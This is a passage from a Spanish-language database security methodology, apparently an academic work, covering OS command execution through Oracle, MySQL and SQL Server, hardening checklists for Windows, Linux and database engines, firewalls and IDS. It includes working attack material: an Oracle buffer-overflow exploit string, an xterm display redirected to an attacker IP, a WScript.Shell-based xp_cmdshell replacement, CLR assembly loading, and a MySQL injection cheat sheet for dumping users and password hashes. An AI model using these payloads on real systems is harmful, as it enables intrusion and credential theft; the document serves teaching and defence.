
alter session set plsql_compiler_flags='NATIVE';

Create or replace procedure rds as begin null; end; /
```

Buffer Overflows

En 2004 Cesar Cerrudo publicó un exploit del tipo desbordamiento de buffer en las funciones Oracle NUMTOYMINTERVAL y NUMTODSINTERVAL (disponible en

http://seclists.org/vulnwatch/2004/q1/0030.html), si se ejecuta el siguiente exploit es posible ejecutar comandos del sistema operativo en el servidor de base de datos:

```
SELECT NUMTOYMINTERVAL
(1,'AAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDEFGHIJKLMNOPQR'
```

```
||chr(59)||chr(79)||chr(150)||chr(01)||chr(141)||chr(68)||chr(36)||chr(18)||
chr(80)||chr(255)||chr(21)||chr(52)||chr(35)||chr(148)||chr(01)||chr(255)||
chr(37)||chr(172)||chr(33)||chr(148)||chr(01)||chr(32)||'echo ARE YOU SURE?
>c:\lugupn.txt') FROM DUAL;
```

Scripts personalizados

En el mundo Oracle no es muy común ver el uso de tablas que contengan comandos del sistema operativo, estos comandos deben ser ejecutados por un programa externo que conecte a la base de datos, al igual que actualiza la entrada en la base de datos con los comandos que el tester elija, así por ejemplo tenemos:

```
+----+-----------------------------------------+------------------+
| Id  |          Command                        | Description      |
+----+-----------------------------------------+------------------+
| 1   | sqlplus –s / as sysdba @report.sql      | Run a report     |
+----+-----------------------------------------+------------------+
| 2    | rm /tmp/*.tmp                          | Daily cleanup    |
+----+-----------------------------------------+------------------+
```

Por ejemplo si remplazamos rm /tmp/*.tmp por xterm –display 192.168.2.21, se ejecutará una sesión xterm con los privilegios de Oracle en la PC del Tester (o atacante).

Ejecución de comandos en MySQL

MySQL no tiene un soporte nativo para la ejecución de comandos en shell, muchas veces el tester asume que el servidor Web y el Servidor MySQL residen en el mismo equipo, permitiendo el uso de la técnica “select into DUMPFILE”, para construir una Common Gateway Interface (CGI) en la maquina objetivo.

El ataque “create UDF” explicado por NGS Software

(www.ngssoftware.com/papers/HackproofingMySQL.pdf) es una forma excelente de lograr la ejecución de comandos, pero no es del todo sencilla ya que se tienen que ejecutar múltiples consultas separadas, las consultas apiladas solo son posibles con versiones de MySQL 5 o superior.

Ejecución de comandos en Microsoft SQL Server

Para la ejecución de comandos en SQL Server el mejor expositor es el procedimiento almacenado xp_cmdshell, aunque en versiones modernas de SQL Server está deshabilitado por default, una forma de como reactivar xp_cmdshell se logra realizando una pequeña búsqueda en internet con la siguiente frase “xp_cmdshell alternative”, se puede encontrar mecanismos donde personas han redescubierto la posibilidad de instanciar a Wscript.Shell a través de T-SQL con los mecanismos de lectura y escritura de ficheros, así por ejemplo tenemos el siguiente código demuestra como crear un nuevo procedimiento almacenado llamado xp_cmdshell3

```
CREATE PROCEDURE xp_cmdshell3(@cmd varchar(255), @Wait int = 0) AS

--Create WScript.Shell object
DECLARE @result int, @OLEResult int, @RunResult int
DECLARE @ShellID int
EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
--If @OLEResult <> 0 EXEC sp_displayoaerrorinfo @ShellID, @OLEResult
EXECUTE @OLEResult = sp_OADestroy @ShellID
return @result
```

[30] SQL Server 2005 y superior presentan pocas opciones para ejecución de código, gracias a la integración con CLR .NET, esta funcionalidad esta deshabilitada por defecto pero puede ser reactivada a través de Inyección SQL estas son opciones de lo que se puede hacer con esta técnica:
Para crear y cargar un ejecutable localmente:

1. Crear el fichero fuente en el sistema.
2. Compilar el fichero y generar un ejecutable.
3. Llamar a CREATE ASSEMBLY FOO from C:\temp\foo.dll.

Cargar el ejecutable desde un UNC compartido:

1. Crear el DLL (o EXE) en un espacio accesible de windows share
2. Llamar a CREATE ASSEMBLY FOO from \\public_server\temp\foo.dll.

Crear un ejecutable desde una cadena de texto enviada:

1. Crear el ejecutable.
2. Desempaquetar el ejecutable en su HEX:

File.open("moo.dll","rb").read().unpack("H*")

["4d5a9000030000000400000ffff0……]

Por ultimo llamar a:

CREATE ASSEMBLY MOO from 0x4d5a9000030000000400000ffff0.

Hardening del Sistema Operativo

El concepto de hardening es el echo de darle un refinamiento en seguridad a nuestros servidores, es decir son las buenas prácticas de como nosotros como administradores de sistemas debemos tener en cuenta las posibilidades para que dado el caso optar por ciertos niveles de seguridad, según lo requiera el contexto; en el mundo de los

servidores existen muchas tecnologías pero las que más se suelen usar son Microsoft Windows y Linux, es en estos dos tipos de servidores donde nos evocaremos para realizar esta tarea.

Hardening en Windows :

Aunque se puedan encontrar cheklists oficiales de Windows Server, en lo que es el tema de hardening, existen buenas referencias como http://security.utexas.edu/admin/win2003.html

Que nos dan una pauta de referencia hacia donde debemos seguir, así por ejemplo tenemos 7 pasos para el hardening en Windows Server 2003:

Paso 1 : Passwords

En el tema se seguridad en los sistemas operativos la primera línea de defensa son los passwords que se van a utilizar, tanto los passwords de administradores como los de los usuarios, en la familia de Microsoft Windows Server 2003 tiene una gama de características al momento de crear cuentas de usuarios que exigen al administrador una política de que se ingresen una cantidad de valores alfanuméricos no menores que 6, lo recomendado en estos casos es seleccionar un password de mínimo 15 caracteres alfanuméricos, de esta forma un atacante tendrá problemas para creackear la contraseña.

Paso 2 : restricciones de software y políticas a través de grupos.

Se debe restringir o bloquear la ejecución de software o código de sistema que viole las políticas de grupo, dichas políticas se deben aplicar a todas las computadoras que pertenecen a dicho grupo al igual que un usuario en particular, una forma de lograr esto es a través de:

- Control de cuales son los programas que se ejecutan en el servidor
- Ejecutar sólo ficheros específicos en el servidor.

Paso 3 : Activar el Firewall de Windows en el Servidor

El firewall de Windows es una línea de defensa que monitorea y restringe la información entre las comunicaciones de las computadoras que acceden al servidor, cuando el sistema recibe un request no solicitado, el firewall de windows bloquea la conexión, también es posible utilizar IPSEC para bloquear o filtrar conexiones en el servidor.

Paso 4 : reforzar la pila TCP/IP

Los ataques de Denial of service (DoS) son ataques en la red que son muy difíciles de contrarrestar, una forma de prevenir este tipo de ataques es estar actualizando las versiones del servidor además de tunear (refinar) la pila TCP/IP

Paso 5: Eliminar o deshabilitar las cuentas innecesarias así como los puertos y servicios.

Durante la instalación, se crean tres cuentas de forma automática: Administraros, Invitado, Asistente, el usuario Administrador posee todos lo privilegios así que esta cuenta no debe ser eliminada del servidor, para incrementar la seguridad en el servidor se tiene que deshabilitar las cuentas de cualquier otro usuario con privilegios administrativos, de esta manera se le hace un poco difícil a un hacker identificar a usuarios que tengan privilegios de administrador, además debe inhabilitar otras cuentas como son las de invitado y la asistente.

Los puertos abiertos son un área de alto riesgo, ya que existen 65535 puertos disponibles, dichos puertos se pueden dividir en tres rangos:

Puertos conocidos (0-1023)
Puertos registrados (1024-49151)
Puertos dinámicos/Privados (49152-65535)

Los puertos conocidos son requeridos por los sistemas operativos para realizar sus funciones, los puertos registrados son sólo para servicios y el resto de puertos son como el viejo oeste, se pueden bloquear el acceso a puertos particulares utilizando el Firewall de Windows o reglas IPSEC.

Paso 6: Asegurar a IIS

No se debe proveer los permisos para IUSER hacia ningún fichero o directorio fuera del directorio web de la aplicación, si cualquier aplicación que se ejecute genera un error, se puede utilizar la aplicación FileMon disponible en http://sysinternals.net para verificar los permisos de archivos.

Paso 7: Asegurar el Servidor FTP

Desactivar el FTP anónimo, el acceso anónimo esta activado por default cuando se instala el servicio FTP por primera vez en Windows Server 2003, el acceso anónimo permite a cualquier usuario ganar acceso en el FTP sin que tenga una cuenta de usuario, el acceso anónimo puede ser desactivado en IIS de la siguiente manera:

IIS manager >> FTP sites >> property >> Security Accounts >> Uncheck "Allow Anonymous Connections".

Hardening Linux

En el mundo de los servidores Linux, el tema de hardening es algo que los administradores de sistemas tienen que tener en cuenta y convivir con eso, al ser de libre distribución dicho sistema operativo con el paso del tiempo ha ido generando una amplia base de conocimiento, de esta forma en la red podemos encontrar buenas referencias como: Hardening Linux McGraw Hill/ Osborne, se pueden nombrar 27 pasos para realizar hardening en Linux:

1. En el firewall verificar si el puerto de MySQL (Puerto 3306) está abierto, de estarlo entonces se debe cerrar, por seguridad se debe asignar dicho puerto a otro número, ya que los atacantes pueden utilizar el 3306 para lanzar algún ataque en red.
2. Verificar los permisos en el directorio /tmp , debería ser chmod 1777
3. Verificar la pertenencia del archivo /tmp, debería tener la siguiente pertenencia :root:root
4. Verificar el fichero /etc/cron.daily/logrotate para que /tmp no se ejecute trabajos alrededor de ese fichero
5. Verificar los permisos en /var/tmp, dichos permisos deberían ser chmod 1777
6. Verificar la pertenencia en /var/tmp , debería ser root:root
7. Verificar que /var/tmp esté montado en el fichero del sistema y que dicho fichero, no contenga enlaces simbólicos o montados en otros archivos.
8. Verificar que /var/tmp este montado con noexec,nosuid.si dicho fichero no está montado, se debe considerar montarlo agregando un punto de montado con /etc/fstab para /var/tmp con esas opciones.
9. Verificar los permisos en el fichero /usr/tmp , deberían tener chmod 1777
10. Verificar que el propietario de /usr/tmp sea root:root
11. Verificar que el fichero /usr/tmp esté montado en los archivos del sistema o tenga un enlace simbólico hacia /tmp.
12. Verificar que el fichero /etc/named.conf tenga restricción de recursos, si se tiene un DNS local ejecutandoce pero no se tiene ninguna restricción de recursos de debe setear en /etc/named.conf las restricciones para la generación de lookups recursivos sólo hacia direcciones locales, los lookups recursivos no registrados son buenos ejemplos de ataques DDOS hacia el sistema.
13. Verificar los niveles del sistema, para asegurarse de que el ambiente del servidor sólo corra en nivel 3, se debe editar el fichero /etc/inittab y cambiar el valor inicial con la línea: id:3:initdefault: y reiniciar el sistema.
14. Verificar que no existan archivos cron, no debe existir ningún fichero log de algún cron, se deben verificar que no haya algún fichero que pueda ejecutar un exploit.
15. Verificar el soporte del Sistema Operativo, se tiene que realizar un análisis del soporte con los dispositivos de hardware y realizar un upgrade de ser necesario.
16. Verificar si la versión 1 de SSH(SSHv1) esta desactivada, para desactivarla manualmente se tiene que editar el fichero /etc/ssh/sshd_config.
17. Verificar si el servicio SSH esta en puerto no estándar, al mover SSH a un puerto

no estándar ayuda a evadir a los escáneres de puertos, para cambiar el puerto se tiene que editar el fichero/etc/ssh/sshd, no olvidar de abrir ficho puerto en el firewall.

18. Verificar la autenticación SSH, se recomienda desactivar la autenticación por usuario y password, y sólo permitir la autenticación por el uso de llaves públicas. Check SSH.

19. Verificar que el puerto 23 de telnet no este en uso, cerrar este puerto en el firewall, ya que telnet es un protocolo inseguro.

20. Verificar que los recursos del Shell están limitados, esto es para prevenir que los usuarios consuman recursos del sistema y ayuda a prevenir los ataques DOS.

21. Desactivar todas las instancias de IRC – BitchX, bnc, eggdrop, generic-sniffers, guardservices, ircd, psyBNC, ptlink.

22. Verificar si está instalado mod_security para apache, de no estar instalado se debe compilar desde el código fuente.

23. Verificar si esta instalado mod_evasive para apache. Este modulo ayuda a prevenir ataques DOS, de no tenerlo instalado se debe compilar desde el código fuente.

24. Verificar el paquete RlimitCPU para apache. Se debe setear un valor para RLimitCPU para prevenir que se ejecuten scripts que consuman memoria, de esta forma se evitan los ataques DOS.

25. Verificar el paquete RlimitMEM para apache . Al igual que RlimitCPU ayudan al servidor a evitar ataques DOS.

26. Verificar que enable_dl para PHP esté desactivado, para realizar esto se tiene que editar el fichero /usr/local/lib/php.ini y asignarle el valor enable_dl = off , esto ayuda a prevenir a que los usuarios carguen módulos php que afecten al servidor.

27. Verificar que disable_functions para PHP esté desactivado, se puede hacer esto modificando el fichero /usr/local/lib/php.ini y desactivar las funciones más usadas así disable_functions = show_source, system, shell_exec, passthru, exec, phpinfo, popen, proc_open.

Hardening de la Base de datos

Al igual que el sistema operativo, se le puede aplicar un proceso de hardening a los motores de bases de datos, dicho proceso tiene incluido las mejores prácticas que un administrador de sistemas debe tener en cuenta al momento de refinar su base de datos.

Hardening SQL Server

Para el motor SQL Server podemos tomar las siguientes pautas:

- Cuando se selecciona los modos de autenticación, la autenticación Windows es al elección más segura, sin embargo cuando es requerida una autenticación mixta , una política de seguridad es generar password mas complejos y crear un nuevo password para el servidor SQL Server.
- No se debe usar la cuenta SA para la administración del día a día, la mejor opción es tener desactivada y renombrada la cuenta SA.
- Crear un ROL basado en las políticas de seguridad con “Security Configuration Wizard tool”.
- Después de que el servidor SQL fue instalado, ejecutar “SQL Server Configuration Manager” y “SQL Server Surface Area Configuration” para desactivar las características y servicios que no sean necesarios.
- Instalar solo los componentes requeridos para la instancian de SQL Server.
- Después del proceso de hardening, se debe revisar periódicamente con las utilidades que analiza las mejores prácticas: “Microsoft Baseline Security Analyzer (MBSA)” “ SQL Server 2005”.
- Esconder o deshabilitar el servicio “SQL Server Browser” en servidores de producción que ejecuten bases de datos críticas.
- Cambiar los puertos por default asociados a una instalación de SQL Server.
- Activar el firewall para filtrar tráfico no necesario o desconocido.
- Remover el grupo BUILTIN/Administrators de SQL Server Logins.

Hardening MYSQL

Para MySQL se pueden tomar como referencia los siguientes puntos:

1. Instalar software antivirus y antispam.

   Para una prevención se debe tener instalado software para monitorizar los sistemas en caso de virus o spyware.

2. Configurar el firewall del sistema operativo.

   Se tienen que tener en cuenta las políticas necesarias para que el firewall del sistema operativo filtre cualquier tipo de conexión entrante o saliente del servidor de base de datos.

3. Considerar la ubicación del servidor en una zona física segura.

   Generalmente se suele ubicar al servidor de base de datos en la misma sala o ubicación física donde se encuentran todos los sistemas, es recomendable tener al servidor de base de datos en un lugar seguro y apartado, de ser posible en otra edificación.

4. Instalar solo los servicios que el equipo necesita ejecutar.

Para instalar el servidor de base de datos, se requieren ciertos paquetes o componentes, asegúrese de que sólo dicho software sea instalado.

5. Desactivar o restringir el acceso remoto

Si el acceso remoto se requiere, asegurar de que sólo los host definidos puedan tener acceso al servidor, esto se puede lograr a través de un firewall como iptables, para restringir el acceso se tienen que editar el fichero *my.cnf (linux)* o *my.ini (Windows)*: skip-networking

6. Desactivar el uso de " LOCAL INFILE"

Se debe desactivar el comando "LOAD DATA LOCAL INFILE", esto ayuda a prevenir que usuarios no autorizados puedan acceder a los ficheros remotos, esto es muy importante cuando se presentan situaciones de Inyección SQL, para desactivar el uso del comando "LOCAL INFILE" el siguiente parámetro se debe agregar en el fichero de configuración de MYSQL: set-variable=local-infile=0

7. Cambiar el usuario root y el password

El nombre por defecto del usuario en MySQL es "root", los Hackers usan dicho usuario para ganar acceso o escalar privilegios, se tiene que renombrar a "root" a cualquier otro usuario y el password debe poseer caracteres alfanuméricos muy complejos, para renombrar a root se ingresa el siguiente comando mysql> RENAME USER root TO new_user; y para darle los privilegios se tiene:

```
mysql>use mysql;
mysql>update user set user="new_user" where user="root";
mysql> flush privileges;
```

Para cambiar el password se puede ingresar cualquier de estos dos comandos:

```
mysql> SET PASSWORD FOR 'username'@'%hostname' = PASSWORD('newpass');
```

o

```
shell> mysqladmin -u username -p password newpass
```

8. Remover la base de datos "test"

Mysql posee una base de datos llamada "test", cuya finalidad es servir de espacio para pruebas, esta base de datos puede ser accedida por el usuario anonymous y es el foco de numerosos ataques para eliminar esa base de datos se debe ingresar cualquier de los dos comandos :

```
mysql> drop database test;
```

o usando el comando "mysqladmin" :

```
shell> mysqladmin -u username -p drop test
```

9. Remover las cuentas obsoletas y anónimas.

MySQL posee usuarios anónimos con passwords en blanco, se tienen que eliminar del servidor, una forma de hacer eso es con el siguiente comando:

mysql> select * from mysql.user where user="";

10. Disminuir los privilegios del sistema

una recomendación muy común en seguridad de base de datos es disminuir los permisos que se le otorgan a MySQL, lo típico es que cuando los desarrolladores trabajan se le otorgue todos los privilegios a MySQL, pero en un entorno de práctica eso puede exponer a un alto riesgo al sistema, las instalaciones de MySQL 5.x actualmente tienen las correctas medidas de seguridad, para proteger la base de datos, se debe tener la seguridad de que el directorio donde se encuentra la base de datos, tenga como propietario al usuario “mysql”, y que esté dentro del grupo "mysql":

shell>ls -l /var/lib/mysql

11. Disminuir los privilegios en la Base de datos.

En muchos casos donde el usuario de administración (el usuario que se renombro al 'root'), es uno de los usuarios que coexisten en la base de datos, usualmente el usuario 'root' no tiene por que interaccionar con las bases de datos, generalmente se utiliza a dicho usuario para procesos de mantenimiento en el servidor de base de datos, otorgar y revocar permisos, etc.

Por otro lado, otros id's de usuarios son utilizados para acceder a los datos, al igual que existen usuarios que se le otorga el acceso al servidor web, con permisos de ejecutar consultas del tipo “select\update\insert\delete” así como ejecutar procedimientos almacenados, sólo las cuentas de administrador se le otorgan los privilegios SUPER/PROCESS/FILE y el acceso a la base de datos, una buena práctica es disminuir los privilegios de acceso a datos en los usuarios administrativos, para la revisión de los privilegios de los usuarios se puede ejecutar:

mysql> use mysql;

[Identify users]

mysql> select * from users;

[List grants of all users]

mysql> show grants for ‘root’@’localhost’;

para desactivar el comando "SHOW DATABASES" la siguiente línea debe agregarse en

el fichero /etc/my.cnf: [mysqld]skip-show-database

12. Activar el Logging

Si el servidor de base de datos no ejecuta muchas consultas, se recomienda que se

active el logging de transacción agregando la siguiente línea al fichero de configuración de Mysql:

[mysqld]

log =/var/log/mylogfile

No se recomienda en ambientes donde el servidor genere muchos ficheros de logs, ya que el aumento excesivo de éstos puede ralentizar al servidor.

13. Cambiar el directorio de root.

Un chroot en los sistemas operativos basados en UNIX, es la operación de cambiar el espacio en disco del directorio aparente del usuario root, por un proceso llamado “hijo”, el programa puede re-direccionar hacia otro directorio que no pueda tener acceso o nombrar a los ficheros fuera de el mismo directorio donde se encuentra, este directorio es llamado comúnmente “jaula chroot” o “prisión chroot”, utilizando el ambiente chroot, el acceso a escritura de los procesos MySQL(y procesos hijos) puede ser limitado , de esta manera podemos incrementar la seguridad del servidor.

Se debe asegurar de que el directorio dedicado exista para el ambiente de chroot, esto usualmente suele ser : /chroot/mysql , el siguiente parámetro debe agregarse al fichero de configuración:

[client]
socket = /chroot/mysql/tmp/mysql.sock

14. Remover el historial

Durante los procedimientos de instalación, se genera mucha información relevante para cualquier intruso o atacante de la base de datos, se debe remover el contenido del fichero de historial MySQL (~/.mysql_history), donde se almacena un registro de todos los comandos que se ejecutan y especialmente los passwords y todo esto en texto plano, se puede ejecutar:

cat /dev/null > ~/.mysql_history

15. Parchar los sistemas

Se debe consultar con los proveedores de sistemas operativos, por las últimas actualizaciones del sistema así por ejemplo tenemos :

Windows : http://www.windowsupdate.com/

RedHat : http://www.redhat.com/docs/manuals/RHNetwork/ref-guide/3.6/ch-up2date.html

Debian: http://www.cyberciti.biz/faq/rhel-centos-fedora-linux-yum-command-howto/ https://help.ubuntu.com/8.04/serverguide/C/apt-get.html

MacOS: http://support.apple.com/kb/HT1338

Hardening ORACLE

Para las bases de datos Oracle, se puede encontrar una referencia muy buena en: www.databasesecurity.com/oracle/twp_security_checklist_db_database.pdf

Que nos sugiere el siguiente check list:

1. Instalar solo los paquetes que son requeridos.
2. Bloquear y expirar las cuentas de usuarios por default.
3. Cambiar los passwords por defecto de todos los usuarios.
4. Activar el diccionario de protección de datos,
5. Practicar el principio de “Menos privilegios”.
6. Reforzar eficientemente el acceso y autenticación de los clientes a los controles.
7. Restringir el acceso al sistema operativo.
8. Restringir el acceso a la red.
9. Aplicar los parches de seguridad y contactar con el servicio al cliente de Oracle.

Uso de Firewalls

En la administración de TI es muy común el uso de firewalls para proteger los sistemas, de esta forma aseguramos que el flujo de información este controlado, en el mercado existen una gran cantidad de herramientas que nos pueden ayudar a este propósito, por ejemplo tenemos.


- ISA Server.
- ZoneAlarm
- Endian Firewall.
- Iptables.
- Cisco IOS Firewall (entre otras de la familia Cisco).

Si bien la característica principal de todos estos firewalls es el filtrado de paquetes, pueden poseer integración con múltiples herramientas, como antivirus, IDS, Antispam, Proxy y muchas características más, existen en el mercado firewalls específicos para bases de datos , como es el caso de GreenSQL.

GreenSQL

GreenSQL es un cortafuegos diseñado para brindar protección a Bases de Datos, específicamente MySQL frente a ataques del tipo SQL injection. GreenSQL trabaja en modo proxy interviniendo las conexiones a la base de datos y evaluando los comandos SQL que se envían.

Lo que hace la herramienta es evaluar los comandos SQL recibidos, basándose en una lista que podemos definir como sentencias peligrosas para la integridad de nuestra aplicación Web y base de datos, como por ejemplo: DROP, CREATE, ALTER, INSERT, etc. Además de sus prestaciones la herramienta es distribuida bajo licencia GPL. GreenSQL cumple su función de Firewall bloqueando inyecciones de comandos utilizados para tareas administrativas de bases de datos. Además calcula el riesgo de cada consulta SQL bloqueando las consultas que comprometan la seguridad del aplicativo Web o base de datos.



Información:

- URL : http://www.greensql.net/download
- Sistema Operativo : Windows y Linux.
- Motor de Base de datos : MySQL / PostgreSQL / Microsoft SQL.
- Precio: Posee Versiones libres y de Pago.

Uso de IDS.

Un sistema de detección de intrusos, es un mecanismo de defensa que los administradores más serios utilizan para el monitoreo constante de sus redes y acceso a sus sistemas, un IDS funciona con reglas (comúnmente llamadas cadenas), según como el administrador vaya agregando y configurando las cadenas, el sistema en cuestión será más seguro dependiendo de la complejidad de como se estructuro el IDS, así por ejemplo tenemos:

IDS Server

IDS Software

Información:

- URL:http://www.idssoftware.com/
- Sistema Operativo: Windows , Linux y Solaris.
- Precio : (US)$995.

Snort:

Snort es un sniffer de paquetes y un detector de intrusos basado en red (se monitoriza todo un dominio de colisión). Es un software muy flexible que ofrece capacidades de almacenamiento de sus bitácoras tanto en archivos de texto como en bases de datos abiertas como lo es MySQL. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida. Así mismo existen herramientas de terceros para mostrar informes en tiempo real (ACID) o para convertirlo en un Sistema Detector y Preventor de Intrusos.
Información

- URL: http://www.snort.org/start/download
- Sistema Operativo: Derivados Linux.
- Precio: Libre.

Relación con la Metodología:




Figura Nº 25: Macro procesos de la metodología.




Figura Nº 26: Desarrollo del proceso número 4.

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar el sistema operativo al cual se le evaluarán las políticas, pudiendo ser en este caso Windows o Linux.

2. Se selecciona el motor de Base de datos a evaluar. Para este caso, puede ser SQL Server, MySQL, Oracle.

3. Se realiza el test de verificación de permisos de escritura y lectura asignada por el sistema operativo al grupo de usuarios de la base de datos, detallada en la metodología. De encontrarse evidencia de que el sistema operativo no maneja de forma correcta los privilegios correspondientes, se procede a actualizar dichos valores y se sigue con el siguiente flujo de proceso.

4. El Tester evalúa los comandos que el usuario de base de datos puede ejecutar. Dichos comandos reservados deben estar restringidos según como se especifica en la metodología. De ser el caso, el Tester deberá reconfigurar el sistema de base de datos y reasignarle los permisos correctos. De esta forma continuará con el flujo del proceso.

5. Se evalúa la existencia de un firewall dentro del entorno donde se despliega el sistema. De no existir, se procede a implementar uno ya sea a nivel de software como a nivel de hardware. Seguido de esto, se procede a un proceso de hardening del sistema operativo detallado en la metodología, con el objetivo de reducir al máximo los riesgos de seguridad.

6. Si existe implementado un firewall, se evalúa la existencia de un IDS, debiéndose implementar uno (de ser el caso) y se realiza el proceso de hardening correspondiente y se sigue con el flujo del proceso.

7. Como último paso se debe realizar un proceso de hardening al motor de base de datos, detallado en la metodología. De esta forma, se busca minimizar al máximo los riesgos potenciales en la configuración de la base de datos.

Cheat Sheets:

MYSQL SQL INJECTION CHEAT SHEET

Version	SELECT @@version
Comments	SELECT 1; #comment SELECT /*comment*/1;
Current User	SELECT user(); SELECT system_user();
List Users	SELECT user FROM mysql.user; — priv
List Password Hashes	SELECT host, user, password FROM mysql.user; — priv
Password Cracker	John the Ripper will crack MySQL password hashes.
List Privileges	SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges; — list user privsSELECT host, user, Select_priv, Insert_priv, Update_priv, Delete_priv, Create_priv, Drop_priv, Reload_priv, Shutdown_priv, Process_priv, File_priv, Grant_priv, References_priv, Index_priv, Alter_priv, Show_db_priv, Super_priv, Create_tmp_table_priv, Lock_tables_priv, Execute_priv, Repl_slave_priv, Repl_client_priv FROM mysql.user; — priv, list user privsSELECT grantee, table_schema, privilege_type FROM information_schema.schema_privileges; — list privs on databases (schemas)SELECT table_schema, table_name, column_name, privilege_type FROM information_schema.column_privileges; — list privs on columns
List DBA Accounts	SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE privilege_type = ‘SUPER’;SELECT host, user FROM mysql.user WHERE Super_priv = ‘Y’; # priv
Current Database	SELECT database()
List Databases	SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0 SELECT distinct(db) FROM mysql.db — priv
List Columns	SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != ‘mysql’ AND

	table_schema != ‘information_schema’
List Tables	SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’
Find Tables From Column Name	SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = ‘username’; — find table which have a column called ‘username’
Select Nth Row	SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 0; # rows numbered from 0 SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 1; # rows numbered from 0
Select Nth Char	SELECT substr(‘abcd’, 3, 1); # returns c
Bitwise AND	SELECT 6 & 2; # returns 2 SELECT 6 & 1; # returns 0
ASCII Value -> Char	SELECT char(65); # returns A
Char -> ASCII Value	SELECT ascii(‘A’); # returns 65
Casting	SELECT cast(’1′ AS unsigned integer); SELECT cast(’123′ AS char);
String Concatenation	SELECT CONCAT(‘A’,'B’); #returns AB SELECT CONCAT(‘A’,'B’,'C’); # returns ABC
If Statement	SELECT if(1=1,’foo’,'bar’); — returns ‘foo’
Case Statement	SELECT CASE WHEN (1=1) THEN ‘A’ ELSE ‘B’ END; # returns A
Avoiding Quotes	SELECT 0×414243; # returns ABC
Time Delay	SELECT BENCHMARK(1000000,MD5(‘A’)); SELECT SLEEP(5); # >= 5.0.12
Make DNS Requests	Impossible?
Command	If mysqld (<5.0) is running as root AND you compromise a DBA account you can execute OS commands by uploading a shared object file into

Execution	/usr/lib (or similar). The .so file should contain a User Defined Function (UDF). raptor_udf.c explains exactly how you go about this. Remember to compile for the target architecture which may or may not be the same as your attack platform.
